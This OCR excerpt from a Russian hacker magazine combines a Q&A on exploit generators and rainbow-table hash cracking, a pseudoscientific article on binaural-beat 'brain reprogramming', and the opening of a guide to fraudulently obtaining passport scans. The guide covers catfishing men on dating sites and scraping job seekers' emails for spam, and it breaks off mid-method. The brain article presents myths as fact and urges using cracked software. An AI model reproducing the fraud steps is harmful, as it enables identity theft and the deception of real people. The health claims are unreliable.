Q: ДАВНО СУЩЕСТВУЮТ АВТОМАТИЧЕСКИЕ КОНСТРУКТОРЫ ВИРУСОВ, А ЕСТЬ ЛИ ПРОГРАММЫ ДЛЯ АВТОМАТИЧЕСКОГО КОНСТРУИРОВАНИЯ ЭКСПЛОЙТОВ ИЛИ ШЕЛЛ-КОДОВ?

A: Разумеется, например, известный онлайновый сервис «Metasploit Framework Web Interface», который расположен по адресу http://metasploit.com. Выбираешь в меню тип эксплойта (Bind Shell, Reverse Shell, Add User и пр.), платформу, операционную систему, программу для эксплуатирования. Задаешь параметры эксплойта: максимальный размер в байтах, номер порта, тип кодирования и пр. Нажимаешь кнопку «Generate», и эксплойт, или шелл-код, готов! Также на сайте ты найдешь все для профессиональной разработки эксплойтов: статьи, специальные утилиты, базу данных опкодов и многое другое.

Q: Я УЗНАЛ ПРО КАКОЙ-ТО НОВЫЙ МЕТОД ВЗЛОМА ХЭШЕЙ ПОД НАЗВАНИЕМ RAINBOW, НЕ МОГ БЫ ТЫ ОБЪЯСНИТЬ, В ЧЕМ СУТЬ ЭТОГО МЕТОДА?

A: Напомню, что хэши получаются в результате работы однонаправленных хэш-функций. Популярными алгоритмами хэширования являются CRC, DES, MD5, SHA, Blowfish.
Как правило, хэширование используется для сокрытия паролей хранящихся в базах данных систем аутентификации. Так как хэш-функции являются однонаправленными, не существует обратных функций, которые могли бы восстановить пароли из хэшей. Системы аутентификации же работают следующим образом: введенный пользователем пароль хэшируется известным алгоритмом и сравнивается с хэшами, хранящимися в базе данных; если соответствие обнаруживается, то был введен правильный пароль. Поэтому основным методом взлома хэшей всегда был банальный перебор. Программа-брутфорсер на каждой итерации хэшировала известным алгоритмом буквенно-цифровую последовательность и сравнивала полученный хэш с имеющимся, и если соответствие обнаруживалось, то это означало, что данная буквенно-цифровая последовательность и являлась паролем. При этом стоит отметить, что одному хэшу, вполне вероятно, может соответствовать множество различных буквенно-цифровых последовательностей. Поэтому правильнее говорить, что взлом хэша — это поиск коллизии, а не исходного пароля. Как ты понимаешь, перебор может занять количество времени, сравнимое с жизнью Вселенной. Поэтому умные люди решили создать сортированные таблицы хэшей и соответствующих им паролей, в результате чего получилась система, которая с помощью быстрого бинарного поиска по таблице может получать обратное преобразование хэша в пароль для любого существующего алгоритма хэширования. Но так как таблицы всех возможных паролей занимают на дисках слишком много места, был использован оригинальный формат таблиц: хэши собираются в цепочки по несколько тысяч комбинаций. Каждая следующая комбинация получается из предыдущей очередным применением той же функции хэширования. В таблицы записывается только начало и конец каждой такой цепочки. Для того чтобы найти пароль по такой таблице, нужно применить к заданному хэшу точно так же функцию хэширования несколько тысяч раз (в зависимости от используемой длины цепочек), и на очередной итерации получим хэш, который является концом одной из цепочек в наших таблицах. После этого эта цепочка заново прогоняется от начального до нужного нам хеша и находится комбинация, предшествующая нашему хэшу, — это и есть искомый пароль.
Такие таблицы назвали Rainbow Tables («Радужные таблицы»), отсюда и название метода. С одной стороны, они имеют объем в тысячи раз меньше обычных таблиц, содержащих все возможные пароли, с другой — позволяют найти за несколько минут обратное преобразование любого алгоритма хэширования, если искомый пароль был просчитан заранее в этих таблицах.
Существует несколько независимых проектов, которые хранят и постоянно пополняют таблицы хэшей и на которых можно быстро в онлайне осуществить преобразование «хэш <-> пароль» или скачать необходимые для этого программы. Вот адреса самых известных проектов: http://rainbowcrack.com, www.antsight.com/zsl/rainbowcrack, http://passcrack.spb.ru.



ОЛЕГ БОНДАРЬ
/ GRAF6667@YA.RU /

тема номера:

Ковыряем мозг


ВОЗМОЖНОСТИ «ПЕРЕПРОШИВКИ» МОЗГА В ТЕОРИИ И НА ПРАКТИКЕ

Ученым понадобится еще очень много времени, чтобы разработать хоть сколько-нибудь адекватную модель человеческого мозга. Он устроен так сложно, что современной науки просто не хватает для того, чтобы строго описать, понять и научиться моделировать все происходящие в мозгу процессы. Зато за годы наблюдений и анализа ученые собрали огромное количество статистических сведений о том, каким образом возможно влиять на работу мозга, переключая его в определенные «режимы» функционирования. Сегодня я расскажу тебе о несложных способах, с помощью которых ты сможешь управлять своим мозгом.




«Я не использую весь имеющийся у меня мозг, я использую ровно столько, сколько мне удается занять»
В. Вилсон

Строение головного мозга:



ГОЛОВНОЙ МОЗГ ЧЕЛОВЕКА характеризуется высоким развитием больших полушарий; они составляют более двух третей его массы и обеспечивают такие психические функции, как мышление, научение, память. На этой схеме показаны и другие крупные структуры мозга: мозжечок, продолговатый мозг, мост и средний мозг.

Операция мозга



Уже много-много лет мы учимся и работаем по одной системе. Изо дня в день, из года в год. Тебе это не надоедает? Лично я вижу в ней уйму недостатков. Сейчас мало кто действительно заинтересован в образовании, большинство, посещая учебные заведения, занимается всякой ерундой, потому что, мол, ценится только диплом, а не знания. Да и работа у многих скучная и однотипная. Спасает только хобби. А у некоторых и его нет. Сомневаюсь, что тебе нравится, как ты проводишь большинство своих будних дней. Мечты, иллюзии, разговоры с самим собой. Многим с детства втирали, что они ничего не добьются в жизни. Но это не так.

Чтобы воплотить свои мечты в реальность нам нужно всего две «вещи». Это твой мозг и умение им оптимально пользоваться. Как видишь, первой «вещью» тебя наделила природа, а вторая, видимо, также неплохо развита, раз ты читаешь «Хакер» и заинтересовался этой статьей. А теперь сконцентрируйся на чтении материала, сначала я расскажу суть технологии, а далее приведу практические рекомендации, испытанные мной.


Как ты знаешь из школьного курса биологии, за все процессы в организме человека отвечает мозг. Контроль жизнедеятельности осуществляется посредством нейронных цепей, проходящих по всему телу и передающих колебания определенной частоты.

На самом деле, корни стимуляции мозговых волн уходят в далекое прошлое. Документально подтверждено, что шаманы и целители аборигенных народов, использующие такие инструменты, как человеческий голос, флейты, барабаны и другие ударные, способны изменять активность мозга. Опыты показали, например, что некоторые ритмы барабанов отлично гипнотизируют человека, а другие же дают ему вдохновение, повышая уровень творческой активности.

Изучение влияния звука показало, что человеческий мозг реагирует на чистые звуки вполне определенным образом. Оказывается, что эти звуки и музыка без слов стимулируют клеточную активность в правом, или «недоминантном», полушарии. Хотя способность понимать и создавать речь (за что отвечает



> Буржуи тоже не дураки, Cool Edit!



> Эффект 25-го кадра — полная чушь

левое полушарие) нам жизненно необходима, но у сознания есть и другие не менее ценные аспекты, которые в данный момент не столь востребованы в обществе. Состояние повышенной творческой активности легче всего достигается через деятельность недоминантного полушария. Хотя наша культура в основном не интересуется такими проблемами, как развитие человека, многочисленные случаи из жизни великих ученых и людей искусства демонстрируют, что такие состояния сознания являются вратами к совершенно новому пониманию и гениальности.

Впрочем, опыты показали, что большинство людей активно используют менее 10 % возможностей мозга. Другие 90 % заняты разнообразными скрытыми и не до конца понятными процессами переработки информации таким образом, что мозг, «черный ящик», получая на входе информацию от органов чувств, выдает на выходе сложную и малообъяснимую картину сознания. Специалисты утверждают, что измененные состояния сознания — ключ к раскрытию нашего потенциала. А в качестве вспомогательной технологии для этого звуки, музыка и видеовоздействие ни с чем не сравнимы.

«СПЕЦИАЛИСТЫ УТВЕРЖДАЮТ, ЧТО ИЗМЕНЕННЫЕ СОСТОЯНИЯ СОЗНАНИЯ — КЛЮЧ К РАСКРЫТИЮ НАШЕГО ПОТЕНЦИАЛА»

Приоткрываем завесу

Считается, что человеческий слух способен различать звуки в диапазоне от 20 до 20000 Гц, в то время как большинство состояний мозга характеризуются генерированием сигналов на частотах до 20 Гц.

Соответственно, если мы хотим влиять на работу мозга звуками, встает проблема: звуковые сигналы нужной частоты мозг не воспринимает и не обрабатывает.


Технология, которая решает эту проблему, называется «бинауральные биения». Заключается она в том, что на левый и правый канал наушников подается шум двух разных частот. Например, 400 и 420 Гц. Мозг обрабатывает эту интерференцию и воспринимает их как одну частоту — 20 Гц. Просто, но эффективно! Мозг подсознательно различает эти частоты и сам начинает работать с частотой бинаурального ритма. Разумеется, происходит это не всегда: результат зависит от психического состояния человека, его внушаемости и кучи других факторов. Параллельное видеовоздействие же снижает сопротивляемость мозга к наложению сигналов. Похожий эффект могут вызвать и вспышки света, повторяемые с определенной частотой. Частота, с которой работает мозг, становится равной частоте вспышек. Эффект тот же, что и в первом случае. Впрочем, имея дело с такой сложной системой, как мозг, наивно было бы ожидать, что получится сразу все и у всех.

Литературы по синхронизации мозговых волн на русском языке не много, а вот англоязычной — предостаточно. С 60-х годов прошлого века вышло огромное количество солидных книг и научных статей, посвященных этому вопросу. В настоящее время в наших научных тусовках такие технологии не воспринимаются серьезно, в то время как самые авторитетные зарубежные издания (например, Scientific American, Alchohol) регулярно освещают эту проблему, а седые заграничные профессора пишут толстые книги.

Сейчас известны многие частоты и ритмы работы мозга. Не будем вдаваться в подробности — намного интереснее рассмотреть все сказанное мной на практике, но все же азы ты должен знать.

Букварь волн мозга

Наш мозг генерирует электрические потенциалы. Клинические эксперименты показали, что эти потенциалы, или волны мозга, напрямую связаны с разными психическими состояниями. Стандартный способ измерения электрической активности головного мозга — это электроэнцефалограмма.



> На диске ты найдешь основной софт, рассматриваемый в статье.


DANGER!

> Не стоит увлекаться насильственным воздействием на мозг. Возможны непредвиденные побочные эффекты. Если у тебя нелады с сердцем, эпилепсия, или ты используешь средства, воздействующие на психику (наркотики, транквилизаторы и т. д.), то перед использованием этого софта стоит проконсультироваться с врачом.



> Кодить свои мозги круто, но не стоит забывать о занятиях спортом и посещениях врача. Все рассматриваемые программы переведены на русский язык. Но я тебе советую учить английский. С этим софтом это делать проще ;).

Есть некоторые расхождения во мнениях о том, где именно различные состояния мозга «накладываются» одно на другое, но, в принципе, изложенная ниже схема является общепринятой. Она содержит четыре ступени, начиная с дельты — низшего уровня и заканчивая бетой — высшим уровнем. Дельта — это частота 0,5-4,0 Гц, она обычно связана с глубоким сном, когда отсутствует осознание собственного «Я».
Следующий уровень активности — это тета, частота 4-8 Гц, связанная с расслаблением и сном, сопровождаемым переживанием визуальных образов, а также с некоторыми видами ускоренного обучения От теты мы поднимаемся к альфе — частоте, коррелирующей с расслабленным бодрствованием при закрытых глазах. Диапазон альфа — 8-14 Гц, и ее часто используют в методах ускоренного обучения. Бета — частота 14-23 Гц, это то, что мы, как правило, называем бодрствованием. Более высокий уровень беты — диапазон 23-33 Гц, связанный с состояниями повышенной ментальной активности.
Современные методы компьютерного анализа электрической активности мозга позволили установить, что в состоянии бодрствования в мозге присутствуют частоты всех диапазонов, однако наиболее отчетливо ритмическая активность видна при синхронной работе миллионов нервных клеток. Это наблюдается, в основном, в расслабленном состоянии — альфа-ритм заметнее всего во время спокойного бодрствования с закрытыми глазами, тета — при засыпании, дельта — во сне. Активная и целенаправленная работа мозга «смешивает» ритмы в нестройный «шум», сравнимый с шумом голосов на бирже в разгар рабочего дня, когда каждый кричит о своем, но в результате достигается цель — растут биржевые индексы и банковские счета.




> Пишем свою программу для ОС «Мозг v.1.1»

Обновляемся


Самой прогрессивной на сегодняшний день программой «перепрошивки» мозга является Brainwave Generator. На ее официальном сайте ты найдешь множество бесплатных заготовок для разных случаев жизни. Выбор широк: расслабление, активное бодрствование, снятие стресса, запись в подсознание и помощь в обучении — и это далеко не все. Здесь также есть заготовки для достижения мистических состояний, которые только начинают изучаться учеными (например, www.monro-inst.com).

«ПО СООБЩЕНИЯМ НЕКОТОРЫХ ИСПЫТАТЕЛЕЙ, ПОЛЧАСА В ТЕТА-СОСТОЯНИИ ЗАМЕНЯЮТ ЧЕТЫРЕ ЧАСА СНА»

На меня отлично действует пресет на расслабление и заменитель сна, а что касается мистики, то только прикольно колбасит :).
По сообщениям некоторых испытателей, полчаса в тета-состоянии заменяют 4 часа сна. В момент написания этих строк я как раз нахожусь в этом самом состоянии, поспав ночью всего 3 часа. Не скажу, что эффект поразительный, но что-то инородное в голове все же ощущается.
Кофе я не пил. Чтобы воспользоваться программой, ее необходимо скачать с www.bwgen.com. Рабочее окно Brain Wave Generator содержит выпадающий список для выбора настройки (набора из бинаурального ритма определенной частоты и визуальных эффектов). Каждую настройку можно сохранить отдельно или в составе библиотеки. Естественно, можно делать свои библиотеки, а можно пользоваться идущими в комплекте с программой, либо загруженными с сайта. Управление очень простое: из раскрывающегося списка выбираешь требующийся тебе пресет, одеваешь наушники или симметрично расставляешь колонки и нажимаешь «Play». Также рекомендую во время сеанса сесть в удобное кресло и расслабиться. В окне приблуды ты сможешь увидеть прошедшее время сеанса и герцовость, на которой тебя этот софт обрабатывает.
Кроме всего прочего, поддерживаются очки с интерфейсом AudioStrobe, а поскольку в России их найти трудновато, весьма кстати будет описание того, как их сделать самостоятельно (www.bwgen.com/magicjim).
Пригодится и раздел ссылок (www.bwgen.com/links.htm), там тоже много полезного. Есть в программе и опция сохранения воспроизведенного звука в wav-файл, так что владельцы mp3-плееров останутся довольны.
Среди альтернативного софта подобного класса меня очень привлекает наша бесплатная русская разработка с милым названием «Мозгоправ». Тебе обязательно стоит ее заценить — в проге продумано, кроме звукового, еще качественное видеовоздействие, которое, например, мне реально помогает. Также, помимо технологии бинауральных ритмов, поддерживаются еще несколько способов воздействия.
Так что если на тебя прога не действует, обилие опций приятно удивит. В частности, обрати внимание на воздействие белого шума. Вот таким макаром амеры пытали тер-



> Легкий, но действенный отдых после трудного рабочего дня



> Практически не заметное наложение бинауральных ритмов на музыкальный файл

рористов в Ираке. Через полчаса моджахед рассказывал все до последнего слова. Чтобы все работало, повторюсь, слушать нужно в наушниках, а также выключив различные улучшающие звук средства звуковой карты (например, 3D Stereo Enhancement).

Обработка по-нашему

Зачастую бывает довольно неприятно слушать шумы, издаваемые этими программами. Поэтому если ты хочешь просто отдохнуть и расслабиться, то набирай в браузере адрес www.yugzone.ru. Там ты можешь найти довольно-таки неплохую расслабляющую и заряжающую энергией музыку, трансляция которой идет по принципу бинауральных биений. Фишка в том, что ты не слышишь шума, ты слышишь музыку, она сама идет двумя каналами.

А если тебя интересует восточная культура и ее музыкальные творения, то не поленись и посети http://semargl.net.ua/musics. Вероятно, ты слышал о йогах — они ходят по огню, не чувствуют боли, контролируют свои чувства. Именно на этих звуках и музыке они живут. Я, конечно, тебя не заставляю отказаться от твоих любимых исполнителей, тем более что на счет них у меня тоже есть отличная идея.

Теперь о том, как создавать свои аудиозаписи с наложением соответствующего звукового воздействия. В этой категории софта мне по душе две приблудки — АудиоДеформатор ПРО от разработчиков www.svetozor.ru и Cool Edit Pro/ 2000. Конечно, зная теорию технологии, можно наложить требуемые звуки в любом другом профессиональном аудиоредакторе, но в этих двух предложениях все реализовано на уровне опций. Все очень просто и практически не заметно. К сожалению, разработчиков Cool Edit купила Adobe и выпускает свой продукт, а в нем, как ни странно, опцию Brainwave Synchronizer убрали. Поэтому качай версии 1.x, да и лечатся они легко. Настройка бинауральных биений в рассматриваемом софте находится в меню «Деформации» и «Transform».

Существует и официально используемая в медицине «музыка мозга». Она представляет собой не что иное, как электроэнцефалограмму пациента, преобразованную по специальному алгоритму в музыкальное произведение. Генерируемая мозгом музыка не всегда приятна, в том числе и ее автору, однако исследования продемонстрировали ее эффективность при лечении мигрени, нарушений сна, депрессии и даже алкоголизма. Примеры музыки больших полушарий мозга и подробная информация о методике находится на www.encephalophonia.com, однако, к сожалению, алгоритм создания композиций из электроэнцефалограмм там не раскрывается.

Мифический кадр

Вероятно, ты уже слышал об эффекте 25-го кадра. Миф это или реальность, решать тебе. По этому поводу до сих пор ведутся споры. Но если тебе не страшно проверить эффект на себе, то на www.svetozor.ru можешь отыскать программку, предоставляющую такую возможность. Останется забить строку, текстовый файл внушения или картинку и удивляться, как ты отлично видишь 25-й кадр на экране монитора :).

Отмечу еще одну софтину — MindInstaller (www.mindinstaller.nm.ru). Прога имеет русский интерфейс и абсолютно бесплатна. Как утверждает разработчик, софтина умеет очень качественно воздействовать на подсознание. Основная ее цель — настроить мозг на осознанные сновидения. Это довольно прикольно, так как ты после сеансов осознаешь себя во сне и творишь там все что хочешь:).

Резюмирую

Видишь, кодить можно не только комп, мобилку и свою любимую Денди — этим все не заканчивается. Ты можешь изменять самого себя. Опасно это или нет, решать тебе. Я же желаю тебе успешного самосовершенствования. А теперь скажу, что категорически нельзя делать, если тебе дорога жизнь твоего подопытного. У людей, страдающих эпилепсией, а также аритмией или другими сердечными заболеваниями, стимуляция звуками и, особенно, светом различной частоты может вызвать припадок. Вот такая серьезная эта штука, мозги тебе не игрушка!

Учти, что вся эта информация приведена в чисто ознакомительных целях. Только ты несешь ответственность за использование ее на практике. Заниматься саморазвитием проверенными дедовскими методами под силу каждому. Ученые до сих пор ведут споры о принципах работы и устройстве нашего мозга и нервной системы. Поэтому не за чем рисковать и терять драгоценное время (в том числе и слушая ученых)! ⌶

Технология на прилавках

Помнится, еще пару лет назад, когда я искал музыку, обладающую определенным воздействием на психику, на меня косо смотрели. Сейчас же достать такие мелодии не проблема. Впрочем, и выбор довольно широк. Вот, например, во многие курсы иностранных языков добавляют бинауральные ритмы для лучшего усвоения материала. Это достаточно нестандартный ход, но технология проверена и действует. На кого-то больше, на кого-то меньше, но факт остается фактом. И это решение дает отличные результаты, если ты, конечно, настроен на успешное обучение. Нужно лишь сконцентрироваться на материале и слушать запись, не отвлекаясь. После этого все должно пойти как по маслу. Есть еще несколько нюансов. Как ты понимаешь, не все частоты одинаково полезны. Кто знает, какую технологию используют безымянные производители обучающих аудиопрограмм, так что доверяй, но проверяй и знай меру.



CYBER_MAE$TR0
/ ICQ 4440333 /

МАЛЕНЬКАЯ АФЕРА С БОЛЬШИМИ РЕЗУЛЬТАТАМИ

ТРИ СПОСОБА ДОСТАТЬ СКАН ПАСПОРТА

ТО, О ЧЕМ Я СЕГОДНЯ РАССКАЖУ, МОЖНО НАЗЫВАТЬ ПО-РАЗНОМУ: ФИШИНГ, РАЗВОД, КИДАЛОВО, НАДУВАТЕЛЬСТВО. НО САМОЕ ПОДХОДЯЩЕЕ НАЗВАНИЕ — ЭТО АФЕРА... МАЛЕНЬКАЯ АФЕРА, НО С БОЛЬШИМИ РЕЗУЛЬТАТАМИ.

Продавцы сканов, — кто они?


Бороздя просторы интернета, ты наверняка неоднократно замечал объявления о продаже/покупке сканов паспортов. А задумывался ли ты над тем, каким образом и откуда столь приватные данные попадают в Сеть? Наверное, ты представляешь, что днем скан-селлеры, как и все добропорядочные граждане, работают в каком-нибудь офисе, подключая людей к операторам сотовой связи, а в момент подключения спокойно сканируют паспорта ничего не подозревающих клиентов и отдают их обратно жертвам. Но как только наступает ночь, добропорядочный работник перевоплощается в злобного продавца личных данных :). Да, именно так в глазах многих выглядят продавцы сканов паспортов, меняется лишь место работы (прокат велосипедов, DVD-дисков и т.д.). Сейчас я опишу тебе несколько (на самом деле, их очень много) возможных способов добычи сканов паспортов. Для этого нам понадобятся интернет, парочка-другая извилин головного мозга, орфографический словарь и прямые руки :).

Способ #1

Воспользовавшись этим способом, тебе придется часами сидеть на сайте знакомств, разводя доверчивого лоха на то, чтобы он показал тебе страницу паспорта, где вклеена его фотография, так как «только по ней можно понять истинную сущность человека» :). На самом же деле, это довольно рутинный способ, но в тоже время весьма веселый. Заходим на любой сайт знакомств, регистрируем женскую анкету, берем фотки из любой другой анкеты или



> Спамим жертв



> Выдергиваем мыльники из текста

откуда-нибудь еще (важно, чтобы это не были замусоленные фото трехлетней давности, взятые с немецкого сайта фетишистов). Фото также можно взять из выложенных в интернете анкет проституток; главное, чтобы они были не слишком откровенные.

Далее, заполняя анкету, пишем что-то вроде: «Страдаю хроническим токсикозом! Жду тебя мой лекарь!». Возраст партнера указываем от 18 до 60 лет. Все, охота началась, и вот уже через некоторое время тебе пишут первые самцы, которые жаждут женской любви и плоти. Начинается беседа, в ходе которой ты подтверждаешь, что у тебя действительно четвертый размер груди и что ты действительно сейчас сидишь дома одна в ожидании, когда же крепкие мужские руки обнимут твои бедра. Собеседник, естественно, вызывается воплотить эти ожидания в жизнь. И вот наконец-то речь заходит о встрече.

Следующий момент — один из основных. Тебе нужно сказать что-то типа: «Приезжай ко мне, только перед этим вышли, пожалуйста, скан паспорта; просто я не доверяю тем фото, которые у тебя в анкете; меня жестко надували последнее время — вместо 30-летнего мужчины, приходила 16-летняя жертва полового созревания…» и т.д. Главное, чтобы мужик реально верил в то, что ты его ждешь, так что его нужно хорошенько разогреть, иначе он просто откажется от этой затеи. Из 10 человек, которые пожелали встретиться после трехчасовой беседы, сканы выслали четверо. Это, можно сказать, неплохой результат. Какое удовольствие посмотреть на фото, не спертое с порносайта и выложенное в анкете, а вклеенное в паспорт, где вместо лица накачанного здоровяка ты видишь кривую и прыщавую, но реальную физиономию 16-летнего подростка :). Но минусы налицо — многие молодые люди отказываются от встречи, думают, что в случае «залета» девушка всегда сможет найти будущего мужа :).

Этот способ будет интересен прежде всего пенсионерам, людям, умирающим от скуки, и товарищам, увлекающимся НЛП, которые смогут попрактиковаться в умении разводить людей при виртуальном общении. Как я уже говорил, для получения сканов паспортов это не самый лучший способ. По сравнению со временем, затраченным на развод и на ожидание, когда же анкетой заинтересуется жертва, количество добытых сканов ничтожно мало. Для того чтобы устранить эти недочеты, у нас есть еще один способ. Здесь нам понадобятся те же инструменты, что и для предыдущего способа, только к ним еще нужно добавить спамер и E-mail Extractor.

Способ #2

Если способ #1 основывается на таком человеческом инстинкте, как инстинкт продолжения рода, то этот способ базируется на другом врожденном инстинкте — на потреблении пищи. Да, именно голод поможет нам больше узнать о людях.

Как мы это будем делать? Все элементарно: когда у человека нет денег на еду, он ищет работу, чтобы все-таки питаться чем-то съедобным, а не китайской лапшой по 3,5 рубля за пачку.

Он ищет работу везде — на столбах, в газетах. И в интернете тоже.

Как известно, в Сети появляется все больше сайтов, на которых можно найти работника или работодателя. Одним из таких сайтов является www.zarplata.ru. Он интересен прежде всего тем, что при поиске резюме выводится список анкет, в котором сразу отображаются мыльники ищущих работу людей. А это значит, что нам не придется вручную открывать каждую анкету, чтобы выдернуть оттуда мыло. Как ты уже понял, это очень удобно для сбора небольшой спам-базы.

Идем по линку www.zarplata.ru/businessman, и перед нами появляется форма поиска, которую нужно заполнить.

Вот как должны быть заполнены поля для вывода максимального количества анкет:

<Раздел:> Все;

<Выбранные профессии:> Все;

<Ключевые слова:> Опыт, трудолюбие, ответственность, честность и т.д. (слова, по которым будет проходить поиск анкет, то есть то, что обычно пишут про себя соискатели).

